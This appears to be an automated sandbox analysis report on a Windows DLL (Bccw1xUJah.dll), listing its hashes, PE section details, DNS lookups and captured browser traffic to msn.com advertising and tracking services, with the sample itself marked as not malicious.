SHA-256:	C1478CDAFDCA1FC46CF5BC326FD291913C4922D53D97291612F9243626950FBF
SHA-512:	8B65EBEE5CC15558654151B73B5610126A4AF19DF20EE7DD80F0AC3A46089487F846114C3336F9A457D6545A900EC24CDD6B7752E990FAF3A78BF7C269ADBF6
Malicious:	false
Reputation:	unknown
Preview:	var Perf,globalLeft,Gemini,Telemetry,utils,data,MSANTracker,deferredCanary,g_ashsC,g_hsSetup,canary;window._perfMarker&&window._perfMarker("TimeToJsBu ndleExecutionStart");define("jqBehavior",["jquery","viewport"],function(n){return function(t,i,r){function u(n){var t=n.length;return t>1?function(){for(var i=0;i<t;i++)n[i]()}:t?n [0]:f}function f(){}if(typeof t!="function")throw"Behavior constructor must be a function";if(i&&typeof i!="object")throw"Defaults must be an object or null";if(r&&typeof r!="object")throw"Exclude must be an object or null";return r=r||{},function(f,e,o){function c(n){n&&(typeof n.setup=="function"&&l.push(n.setup),typeof n.teardown=="fun ction"&&a.push(n.teardown),typeof n.update=="function"&&v.push(n.update))}var h;if(o&&typeof o!="object")throw"Options must be an object or null";var s=n.extend(!0, {},i,o),l=[],a=[],v=[],y=!0;if(r.query){if(typeof f!="string")throw"Selector must be a string";c(t(f,s))}else h=n(f,e),r.each?c(t(h,s)):(y=h.length>0,h.each(function(

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Wi ndows
Entropy (8bit):	6.726185656435229

General

TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	Bccw1xUJah.dll
File size:	829440
MD5:	fbe56ca46b61fa3008caa98e6f4a917a
SHA1:	ec752c16c271384004ad3dc4a25d6fbf52b2bcb8
SHA256:	a46566a9cae02c1b04da80f4ff402727eb41ed0d8c0ab8f837a10d68cfa4f61b
SHA512:	d3b3f17437f719f4c0f803f3ebc9c41f93060ffdb615d2c9f1b1f7377f9f97546cc37eb3defdeae72635ba59e5d6a4ba7b0a8511ab429778fcb09288c026fc3b
SSDEEP:	12288:5e62IbUp6cgHVysjTEs0auETHl4GbOX4NNVjmFuu4I7Sk4BwhWyy6W0WTbh/Q:5e6T06hHXEYHl4GbOX4NN0V77syET9/
File Content Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$.....#.I.M.I.M.I.M.].N.].M.].H...M.].I.^.M.].L.J.M.I.L...M...I.F.M...N.^.M...H...M...I.N.M...N.H.M...H.E.M...H.{.M...I.\.M...M.H.M

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x10086b9b
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x61A8811A [Thu Dec 2 08:17:30 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	e1cf68522b8503bd17e1cb390e0c543b

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xa5645	0xa5800	False	0.474065037292	data	6.66550908033	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0xa7000	0x12d78	0x12e00	False	0.547327711093	data	5.9880767358	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xba000	0xf6d8	0xea00	False	0.181223290598	data	4.5951956439	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.reloc	0xca000	0x33c8	0x3400	False	0.779522235577	data	6.64818047623	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Imports

Exports

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 3, 2021 00:42:23.538032055 CET	192.168.2.5	8.8.8.8	0x1030	Standard query (0)	www.msn.com	A (IP address)	IN (0x0001)
Dec 3, 2021 00:42:29.030539036 CET	192.168.2.5	8.8.8.8	0xee31	Standard query (0)	browser.events.data.msn.com	A (IP address)	IN (0x0001)
Dec 3, 2021 00:42:29.638221025 CET	192.168.2.5	8.8.8.8	0xc0d6	Standard query (0)	contextual.media.net	A (IP address)	IN (0x0001)
Dec 3, 2021 00:42:31.998594999 CET	192.168.2.5	8.8.8.8	0x2c8f	Standard query (0)	lg3.media.net	A (IP address)	IN (0x0001)
Dec 3, 2021 00:42:32.864650965 CET	192.168.2.5	8.8.8.8	0xbf8e	Standard query (0)	hblg.media.net	A (IP address)	IN (0x0001)
Dec 3, 2021 00:42:37.060781956 CET	192.168.2.5	8.8.8.8	0x380c	Standard query (0)	cvision.media.net	A (IP address)	IN (0x0001)
Dec 3, 2021 00:42:37.103295088 CET	192.168.2.5	8.8.8.8	0xc9d	Standard query (0)	assets.msn.com	A (IP address)	IN (0x0001)
Dec 3, 2021 00:42:37.382968903 CET	192.168.2.5	8.8.8.8	0xcb75	Standard query (0)	btloader.com	A (IP address)	IN (0x0001)
Dec 3, 2021 00:42:40.976524115 CET	192.168.2.5	8.8.8.8	0x527d	Standard query (0)	ad.doubleclick.net	A (IP address)	IN (0x0001)
Dec 3, 2021 00:42:40.982070923 CET	192.168.2.5	8.8.8.8	0x4147	Standard query (0)	ad-delivery.net	A (IP address)	IN (0x0001)
Dec 3, 2021 00:42:41.275290966 CET	192.168.2.5	8.8.8.8	0x54b	Standard query (0)	srtb.msn.com	A (IP address)	IN (0x0001)
Dec 3, 2021 00:42:43.497526884 CET	192.168.2.5	8.8.8.8	0x5f47	Standard query (0)	img.img-taboola.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 3, 2021 00:42:23.557391882 CET	8.8.8.8	192.168.2.5	0x1030	No error (0)	www.msn.com	www-msn-com.a-0003.a-msedge.net		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2021 00:42:29.051316977 CET	8.8.8.8	192.168.2.5	0xee31	No error (0)	browser.events.data.msn.com	global.asimov.events.data.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2021 00:42:29.661101103 CET	8.8.8.8	192.168.2.5	0xc0d6	No error (0)	contextual.media.net		23.211.6.95	A (IP address)	IN (0x0001)
Dec 3, 2021 00:42:32.020353079 CET	8.8.8.8	192.168.2.5	0x2c8f	No error (0)	lg3.media.net		23.211.6.95	A (IP address)	IN (0x0001)
Dec 3, 2021 00:42:32.884354115 CET	8.8.8.8	192.168.2.5	0xbf8e	No error (0)	hblg.media.net		23.211.6.95	A (IP address)	IN (0x0001)
Dec 3, 2021 00:42:37.088140011 CET	8.8.8.8	192.168.2.5	0x380c	No error (0)	cvision.media.net	cvision.media.net.edgekey.net		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2021 00:42:37.124667883 CET	8.8.8.8	192.168.2.5	0xc9d	No error (0)	assets.msn.com	assets.msn.com.edgekey.net		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 3, 2021 00:42:37.402966022 CET	8.8.8.8	192.168.2.5	0xcb75	No error (0)	btloader.com		104.26.7.139	A (IP address)	IN (0x0001)
Dec 3, 2021 00:42:37.402966022 CET	8.8.8.8	192.168.2.5	0xcb75	No error (0)	btloader.com		104.26.6.139	A (IP address)	IN (0x0001)
Dec 3, 2021 00:42:37.402966022 CET	8.8.8.8	192.168.2.5	0xcb75	No error (0)	btloader.com		172.67.70.134	A (IP address)	IN (0x0001)
Dec 3, 2021 00:42:41.004554987 CET	8.8.8.8	192.168.2.5	0x4147	No error (0)	ad-delivery.net		104.26.3.70	A (IP address)	IN (0x0001)
Dec 3, 2021 00:42:41.004554987 CET	8.8.8.8	192.168.2.5	0x4147	No error (0)	ad-delivery.net		172.67.69.19	A (IP address)	IN (0x0001)
Dec 3, 2021 00:42:41.004554987 CET	8.8.8.8	192.168.2.5	0x4147	No error (0)	ad-delivery.net		104.26.2.70	A (IP address)	IN (0x0001)
Dec 3, 2021 00:42:41.004832029 CET	8.8.8.8	192.168.2.5	0x527d	No error (0)	ad.doubleclick.net	dart.l.doubleclick.net		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2021 00:42:41.004832029 CET	8.8.8.8	192.168.2.5	0x527d	No error (0)	dart.l.doubleclick.net		142.250.203.102	A (IP address)	IN (0x0001)
Dec 3, 2021 00:42:41.295137882 CET	8.8.8.8	192.168.2.5	0x54b	No error (0)	srtb.msn.com	www.msn.com		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2021 00:42:41.295137882 CET	8.8.8.8	192.168.2.5	0x54b	No error (0)	www.msn.com	www-msn-com.a-0003.a-msedge.net		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2021 00:42:43.516705036 CET	8.8.8.8	192.168.2.5	0x5f47	No error (0)	img.img-taboola.com	tls13.taboola.map.fastly.net		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2021 00:42:43.516705036 CET	8.8.8.8	192.168.2.5	0x5f47	No error (0)	tls13.taboola.map.fastly.net		151.101.1.44	A (IP address)	IN (0x0001)
Dec 3, 2021 00:42:43.516705036 CET	8.8.8.8	192.168.2.5	0x5f47	No error (0)	tls13.taboola.map.fastly.net		151.101.65.44	A (IP address)	IN (0x0001)
Dec 3, 2021 00:42:43.516705036 CET	8.8.8.8	192.168.2.5	0x5f47	No error (0)	tls13.taboola.map.fastly.net		151.101.129.44	A (IP address)	IN (0x0001)
Dec 3, 2021 00:42:43.516705036 CET	8.8.8.8	192.168.2.5	0x5f47	No error (0)	tls13.taboola.map.fastly.net		151.101.193.44	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- https:
  - btloader.com
  - ad-delivery.net
  - ad.doubleclick.net
  - img.img-taboola.com
- 172.104.227.98

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49812	104.26.7.139	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-02 23:42:37 UTC	0	OUT	GET /tag?o=6208086025961472&upapi=true HTTP/1.1 Accept: application/javascript, */*;q=0.8 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: btloader.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-12-02 23:42:37 UTC	0	IN	HTTP/1.1 200 OK Date: Thu, 02 Dec 2021 23:42:37 GMT Content-Type: application/javascript Content-Length: 10228 Connection: close Cache-Control: public, max-age=1800, must-revalidate Etag: "9797e32e55e3f8093ab50fb8720d0aa7" Vary: Origin Via: 1.1 google CF-Cache-Status: HIT Age: 1592 Accept-Ranges: bytes Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=g94iuGazlldNIoVnZWAZNx7GKAaes2CR7qy62tnQlTXD0dxP5KF1RUnWy%2FH4QdveAcfTUHur1%2BvqxzGkJI8bwRngBdkkjlTSZiev7lfZ4GArTsOKNx3XJ80x93zqLw%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6b7869ac4e7d2b89-FRA
2021-12-02 23:42:37 UTC	1	IN	Data Raw: 21 66 75 6e 63 74 69 6f 6e 28 29 7b 22 75 73 65 20 73 74 72 69 63 74 22 3b 66 75 6e 63 74 69 6f 6e 20 72 28 65 2c 69 2c 63 2c 6c 29 7b 72 65 74 75 72 6e 20 6e 65 77 28 63 3d 63 7c 7c 50 72 6f 6d 69 73 65 29 28 66 75 6e 63 74 69 6f 6e 28 6e 2c 74 29 7b 66 75 6e 63 74 69 6f 6e 20 6f 28 65 29 7b 74 72 79 7b 72 28 6c 2e 6e 65 78 74 28 65 29 7b 74 72 79 7b 72 28 6c 2e 74 68 72 6f 77 28 65 29 29 7d 63 61 74 63 68 28 65 29 7b 74 28 65 29 7d 7d 66 75 6e 63 74 69 6f 6e 20 61 28 65 29 7b 74 72 79 7b 72 28 6c 2e 74 68 72 6f 77 28 65 29 29 7d 63 61 74 63 68 28 65 29 7b 74 28 65 29 7d 7d 66 75 6e 63 74 69 6f 6e 20 72 28 65 29 7b 76 61 72 20 74 3b 65 2e 64 6f 6e 65 3f 6e 28 65 2e 76 61 6c 75 65 29 3a 28 28 74 3d 65 2e 76 61 6c 75 65 29 69 6e 73 74 61 6e 63 65 6f 66 20 63 3f 74 3a 6e 65 77 20 63 28 66 75 6e 63 74 69 6f Data Ascii: !function(){"use strict";function r(e,i,c,l){return new(c=c||Promise)(function(n,t){function o(e){try{r(l.next(e))}catch(e){t(e)}}function a(e){try{r(l.throw(e))}catch(e){t(e)}}function r(e){var t;e.done?n(e.value):((t=e.value)instanceof c?t:new c(functio
2021-12-02 23:42:37 UTC	1	IN	Data Raw: 6f 6e 28 74 29 7b 69 66 28 61 29 74 68 72 6f 77 20 6e 65 77 20 54 79 70 65 45 72 72 6f 72 28 22 47 65 6e 65 72 61 74 6f 72 20 69 73 20 61 6c 72 65 61 64 79 20 65 78 65 63 75 74 69 6e 67 2e 22 29 3b 66 6f 72 28 3b 63 3b 29 74 72 79 7b 69 66 28 61 3d 31 2c 72 26 26 28 69 3d 32 26 74 5b 30 5d 3f 72 2e 72 65 74 75 72 6e 3a 74 5b 30 5d 3f 72 2e 74 68 72 6f 77 7c 7c 28 28 69 3d 72 2e 72 65 74 75 72 6e 29 26 26 69 2e 63 61 6c 6c 28 72 29 2c 30 29 3a 72 2e 6e 65 78 74 29 26 26 21 28 69 3d 69 2e 63 61 6c 6c 28 72 2c 74 5b 31 5d 29 29 2e 64 6f 6e 65 29 72 65 74 75 72 6e 20 69 3b 73 77 69 74 63 68 28 72 3d 30 2c 69 26 26 28 74 3d 5b 32 26 74 5b 30 5d 2c 69 2e 76 61 6c 75 65 5d 29 2c 74 5b 30 5d 29 7b 63 61 73 65 20 30 3a 63 61 73 65 20 31 3a 69 3d 74 3b 62 72 65 61 Data Ascii: on(t){if(a)throw new TypeError("Generator is already executing.");for(;c;)try{if(a=1,r&&(i=2&t[0]?r.return:t[0]?r.throw||((i=r.return)&&i.call(r),0):r.next)&&!(i=i.call(r,t[1])).done)return i;switch(r=0,i&&(t=[2&t[0],i.value]),t[0]){case 0:case 1:i=t;brea
2021-12-02 23:42:37 UTC	2	IN	Data Raw: 61 70 70 65 6e 64 43 68 69 6c 64 28 65 29 7d 29 7d 76 61 72 20 75 2c 61 2c 64 2c 62 2c 6d 3b 75 3d 22 36 32 30 38 30 38 36 30 32 35 39 36 31 34 37 32 22 2c 61 3d 22 62 74 6c 6f 61 64 65 72 2e 63 6f 6d 22 2c 64 3d 22 61 70 69 2e 62 74 6c 6f 61 64 65 72 2e 63 6f 6d 22 2c 62 3d 22 32 2e 30 2e 32 2d 32 2d 67 66 64 63 39 30 35 34 22 2c 6d 3d 22 22 3b 76 61 72 20 6f 3d 7b 22 6d 73 6e 2e 63 6f 6d 22 3a 7b 22 63 6f 6e 74 65 6e 74 5f 65 6e 61 62 6c 65 64 22 3a 74 72 75 65 2c 22 6d 6f 62 69 6c 65 5f 63 6f 6e 74 65 6e 74 5f 65 6e 61 62 6c 65 64 22 3a 66 61 6c 73 65 2c 22 77 65 62 73 69 74 65 5f 69 64 22 3a 22 35 36 37 31 37 33 37 33 38 38 36 39 35 35 35 32 22 7d 7d 2c 77 3d 7b 74 72 61 63 65 49 44 3a 66 75 6e 63 74 69 6f 6e 28 65 2c 74 2c 6e 29 7b 69 66 28 21 65 7c Data Ascii: appendChild(e)}})var u,a,d,b,m;u="6208086025961472",a="btloader.com",d="api.btloader.com",b="2.0.2-2-gfdc9054",m="";var o={"msn.com":{"content_enabled":true,"mobile_content_enabled":false,"website_id":"567173 7388695552"}},w={traceID:function(e,t,n){if(!e|
2021-12-02 23:42:37 UTC	4	IN	Data Raw: 62 73 69 74 65 49 44 3d 6f 5b 6e 5d 2e 77 65 62 73 69 74 65 5f 69 64 2c 70 2e 63 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 3d 6f 5b 6e 5d 2e 63 6f 6e 74 65 6e 74 5f 65 6e 61 62 6c 65 64 2c 70 2e 6d 6f 62 69 6c 65 43 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 3d 6f 5b 6e 5d 2e 6d 6f 62 69 6c 65 5f 63 6f 6e 74 65 6e 74 5f 65 6e 61 62 6c 65 64 29 3b 74 7c 7c 28 28 6e 65 77 20 49 6d 61 67 65 29 2e 73 72 63 3d 22 2f 2f 22 2b 64 2b 22 2f 6c 3f 65 76 65 6e 74 3d 75 6e 6b 6e 6f 77 6e 44 6f 6d 61 69 6e 26 6f 72 67 3d 22 2b 75 2b 22 26 64 6f 6d 61 69 6e 3d 22 2b 65 29 7d 28 29 2c 77 69 6e 64 6f 77 2e 5f 5f 62 74 5f 74 61 67 5f 64 3d 7b 6f 72 67 49 44 3a 75 2c 64 6f 6d 61 69 6e 3a 61 2c 61 70 69 44 6f 6d 61 69 6e 3a 64 2c 76 65 72 73 69 6f 6e 3a 62 2c 77 65 62 73 69 74 65 Data Ascii: bsiteID=o[n].website_id,p.contentEnabled=o[n].content_enabled,p.mobileContentEnabled=o[n].mobile_content_enabled);t||((new Image).src="//"+d+"/l?event=unknownDomain&org="+u+"&domain="+e)}(),window.__bt_tag_d={orgID:u,domain:a,apiDomain:d,version:b,website
2021-12-02 23:42:37 UTC	5	IN	Data Raw: 61 74 68 2e 74 72 75 6e 63 28 31 30 30 2a 28 2b 6f 2b 30 29 29 2c 6d 61 78 3a 4d 61 74 68 2e 74 72 75 6e 63 28 31 30 30 2a 28 2b 6f 2b 30 2b 74 29 29 7d 2c 6f 2b 3d 74 7d 29 7d 76 61 72 20 6c 3d 74 5b 30 5d 3b 69 66 28 6e 75 6c 6c 21 3d 6c 26 26 6c 2e 62 75 6e 64 6c 65 73 29 7b 76 61 72 20 73 3d 6f 2c 75 3d 31 2d 6f 3b 4f 62 6a 65 63 74 2e 6b 65 79 73 28 6c 2e 62 75 6e 64 6c 65 73 29 2e 73 6f 72 74 28 29 2e 66 6f 72 45 61 63 68 28 66 75 6e 63 74 69 6f 6e 28 65 29 7b 76 61 72 20 74 3d 6c 2e 62 75 6e 64 6c 65 73 5b 65 5d 3b 69 5b 65 5d 3d 7b 6d 69 6e 3a 4d 61 74 68 2e 74 72 75 6e 63 28 31 30 30 2a 28 73 2b 75 2a 61 29 29 2c 6d 61 78 3a 4d 61 74 68 2e 74 72 75 6e 63 28 31 30 30 2a 28 73 2b 75 2a 28 61 2b 74 29 29 29 7d 2c 61 2b 3d 74 7d 29 7d 76 61 72 20 64 Data Ascii: ath.trunc(100*(+o+0)),max:Math.trunc(100*(+o+0+t))},o+=t})}var l=t[0];if(null!=l&&l.bundles){var s=o,u=1-o;Object.keys(l.bundles).sort().forEach(function(e){var t=l.bundles[e];i[e]={min:Math.trunc(100*(s+u*a)),max:Math.trunc(100*(s+u*(a+t)))},a+=t})}var d
2021-12-02 23:42:37 UTC	7	IN	Data Raw: 20 61 3d 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 76 65 6e 74 28 22 43 75 73 74 6f 6d 45 76 65 6e 74 22 29 3b 61 2e 69 6e 69 74 43 75 73 74 6f 6d 45 76 65 6e 74 28 74 2c 6e 2e 62 75 62 62 6c 65 73 2c 6e 2e 63 61 6e 63 65 6c 61 62 6c 65 2c 6e 2e 64 65 74 61 69 6c 29 2c 77 69 6e 64 6f 77 2e 64 69 73 70 61 74 63 68 45 76 65 6e 74 28 61 29 7d 66 3d 7b 22 67 6c 6f 62 61 6c 22 3a 7b 22 64 69 67 65 73 74 22 3a 35 37 31 32 39 37 33 31 32 34 33 33 37 36 36 34 2c 22 62 75 6e 64 6c 65 73 22 3a 7b 22 35 37 31 32 39 37 33 31 32 34 33 33 37 36 36 34 22 3a 30 2e 35 7d 7d 7d 2c 77 69 6e 64 6f 77 2e 5f 5f 62 74 5f 69 6e 74 72 6e 6c 3d 7b 74 72 61 63 65 49 44 3a 77 2e 74 72 61 63 65 49 44 7d 3b 74 72 79 7b 21 66 75 6e 63 74 69 6f 6e 28 29 7b 72 28 74 68 69 73 2c 76 Data Ascii: a=document.createEvent("CustomEvent");a.initCustomEvent(t,n.bubbles,n.cancelable,n.detail),window.dispatchEvent(a)}f={"global":{"digest":5712973124337664,"bundles":{"5712973124337664":0.5}}},window.__bt_intrnl={traceID:w.traceID};try{!function(){r(this,v

Timestamp	kBytes transferred	Direction	Data
2021-12-02 23:42:37 UTC	8	IN	Data Raw: 22 74 72 75 65 22 3d 3d 6c 6f 63 61 6c 53 74 6f 72 61 67 65 2e 67 65 74 49 74 65 6d 28 22 66 6f 72 63 65 43 6f 6e 74 65 6e 74 22 29 7c 7c 70 2e 63 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 2c 70 2e 6d 6f 62 69 6c 65 43 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 3d 22 74 72 75 65 22 3d 3d 6c 6f 63 61 6c 53 74 6f 72 61 67 65 2e 67 65 74 49 74 65 6d 28 22 66 6f 72 63 65 4d 6f 62 69 6c 65 43 6f 6e 74 65 6e 74 22 29 7c 7c 70 2e 6d 6f 62 69 6c 65 43 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 29 2c 70 2e 77 65 62 73 69 74 65 49 44 26 26 70 2e 63 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 26 26 28 21 28 6e 3d 2f 28 61 6e 64 72 6f 69 64 7c 62 62 5c 64 2b 7c 6d 65 65 67 6f 29 2e 2b 6d 6f 62 69 6c 65 7c 61 76 61 6e 74 67 6f 7c 62 61 64 61 5c 2f 7c 62 6c 61 63 6b 62 65 72 72 79 7c Data Ascii: "true"==localStorage.getItem("forceContent")||p.contentEnabled,p.mobileContentEnabled="true"==loca lStorage.getItem("forceMobileContent")||p.mobileContentEnabled),p.websiteID&&p.contentEnabled&&(!(n=/(android|bb\d+|meego).+mobile|avantgo|bada\/|blackberry|
2021-12-02 23:42:37 UTC	9	IN	Data Raw: 30 31 7c 32 31 7c 63 61 29 7c 6d 5c 2d 63 72 7c 6d 65 28 72 63 7c 72 69 29 7c 6d 69 28 6f 38 7c 6f 61 7c 74 73 29 7c 6d 6d 65 66 7c 6d 6f 28 30 31 7c 30 32 7c 62 69 7c 64 65 7c 64 6f 7c 74 28 5c 2d 7c 20 7c 6f 7c 76 29 7c 7a 7a 29 7c 6d 74 28 35 30 7c 70 31 7c 76 20 29 7c 6d 77 62 70 7c 6d 79 77 61 7c 6e 31 30 5b 30 2d 32 5d 7c 6e 32 30 5b 32 2d 33 5d 7c 6e 33 30 28 30 7c 32 29 7c 6e 35 30 28 30 7c 32 7c 35 29 7c 6e 37 28 30 28 30 7c 31 29 7c 31 30 29 7c 6e 65 28 28 63 7c 6d 29 5c 2d 7c 6f 6e 7c 74 66 7c 77 66 7c 77 67 7c 77 74 29 7c 6e 6f 6b 28 36 7c 69 29 7c 6e 7a 70 68 7c 6f 32 69 6d 7c 6f 70 28 74 69 7c 77 76 29 7c 6f 72 61 6e 7c 6f 77 67 31 7c 70 38 30 30 7c 70 61 6e 28 61 7c 64 7c 74 29 7c 70 64 78 67 7c 70 67 28 31 33 7c 5c 2d 28 5b 31 2d 38 5d 7c Data Ascii: 01|21|ca)|m\-cr|me(rc|ri)|mi(o8|oa|ts)|mmef|mo(01|02|bi|de|do|t(\-| |o|v)|zz)|mt(50|p1|v)|mwbp|mywa|n10[0-2]|n20[2-3]|n30(0|2)|n50(0|2|5)|n7(0(0|1)|10)|ne((c|m)\-|on|tf|wf|wg|wt)|nok(6|i)|nzph|o2im|op(ti|wv)|oran|owg1|p800|pan(a|d|t)|pdxg|pg(13|\-([1-8]|
2021-12-02 23:42:37 UTC	11	IN	Data Raw: 70 61 79 6c 6f 61 64 3a 7b 64 65 74 61 69 6c 3a 21 31 7d 7d 29 7d 63 61 74 63 68 28 65 29 7b 7d 72 65 74 75 72 6e 5b 32 5d 7d 7d 29 7d 29 7d 28 29 7d 63 61 74 63 68 28 65 29 7b 7d 7d 28 29 3b 0a Data Ascii: payload:{detail:!1}}})catch(e){}return[2]}}}}}()}catch(e){}}();

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49823	104.26.3.70	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-02 23:42:41 UTC	11	OUT	GET /px.gif?ch=1&e=0.038705726061928736 HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: ad-delivery.net Connection: Keep-Alive
2021-12-02 23:42:41 UTC	13	IN	HTTP/1.1 200 OK Date: Thu, 02 Dec 2021 23:42:41 GMT Content-Type: image/gif Content-Length: 43 Connection: close X-GUploader-UploadID: ABg5-UzSZ-Kt1WbGdd88HlCnZf7YcJGLu-DR5tPwPS9bXoxAsvJYwt4jGn6LAHoZbG34 sctt0vecv7iFCJZExLBCcbRvF7nEjw Expires: Thu, 02 Dec 2021 23:53:27 GMT Last-Modified: Wed, 05 May 2021 19:25:32 GMT ETag: "ad4b0f606e0f8465bc4c4c170b37e1a3" x-goog-generation: 1620242732037093 x-goog-metageneration: 5 x-goog-stored-content-encoding: identity x-goog-stored-content-length: 43 x-goog-hash: crc32c=cpEfJQ== x-goog-hash: md5=rUsPYG4PhGW8TEwXCzfhow== x-goog-storage-class: MULTI_REGIONAL Access-Control-Allow-Origin: * Access-Control-Expose-Headers: *, Content-Length, Date, Server, Transfer-Encoding, X-GUploader-UploadID, X-Google-Trace Age: 477 Cache-Control: public, max-age=86400 CF-Cache-Status: HIT Accept-Ranges: bytes Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=tOy8HsQoF3YDfnbmpybMQr7VPLq7bBJA w8bO6J27mQZEozExeMfo%2FqMTJamEgRVORNYYZ4LlJY%2FFERCSGZZLLgFHzVvok%2BOwE0qSVKFNXb eKZU19pra%2FBYU5kW7KnVmnhw%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6b7869c319904aaf-FRA
2021-12-02 23:42:41 UTC	15	IN	Data Raw: 47 49 46 38 39 61 01 00 01 00 80 01 00 00 00 00 ff ff ff 21 f9 04 01 00 00 Data Ascii: GIF89a!
2021-12-02 23:42:41 UTC	15	IN	Data Raw: 01 00 2c 00 00 00 00 01 00 01 00 00 02 02 4c 01 00 3b Data Ascii: ,L;

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49825	142.250.203.102	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-02 23:42:41 UTC	11	OUT	GET /favicon.ico?ad=300x250&ad_box_=1&adnet=1&showad=1&size=250x250 HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: ad.doubleclick.net Connection: Keep-Alive
2021-12-02 23:42:41 UTC	11	IN	HTTP/1.1 200 OK Accept-Ranges: bytes Vary: Accept-Encoding Content-Type: image/x-icon Access-Control-Allow-Origin: * Cross-Origin-Resource-Policy: cross-origin Cross-Origin-Opener-Policy-Report-Only: same-origin; report-to="ads-doubleclick-media" Report-To: {"group":"ads-doubleclick-media","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/ads-doubleclick-media"}]} Content-Length: 1078 Date: Thu, 02 Dec 2021 14:04:32 GMT Expires: Fri, 03 Dec 2021 14:04:32 GMT Last-Modified: Tue, 08 May 2012 13:08:06 GMT X-Content-Type-Options: nosniff Server: sffe X-XSS-Protection: 0 Age: 34689 Cache-Control: public, max-age=86400 Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close
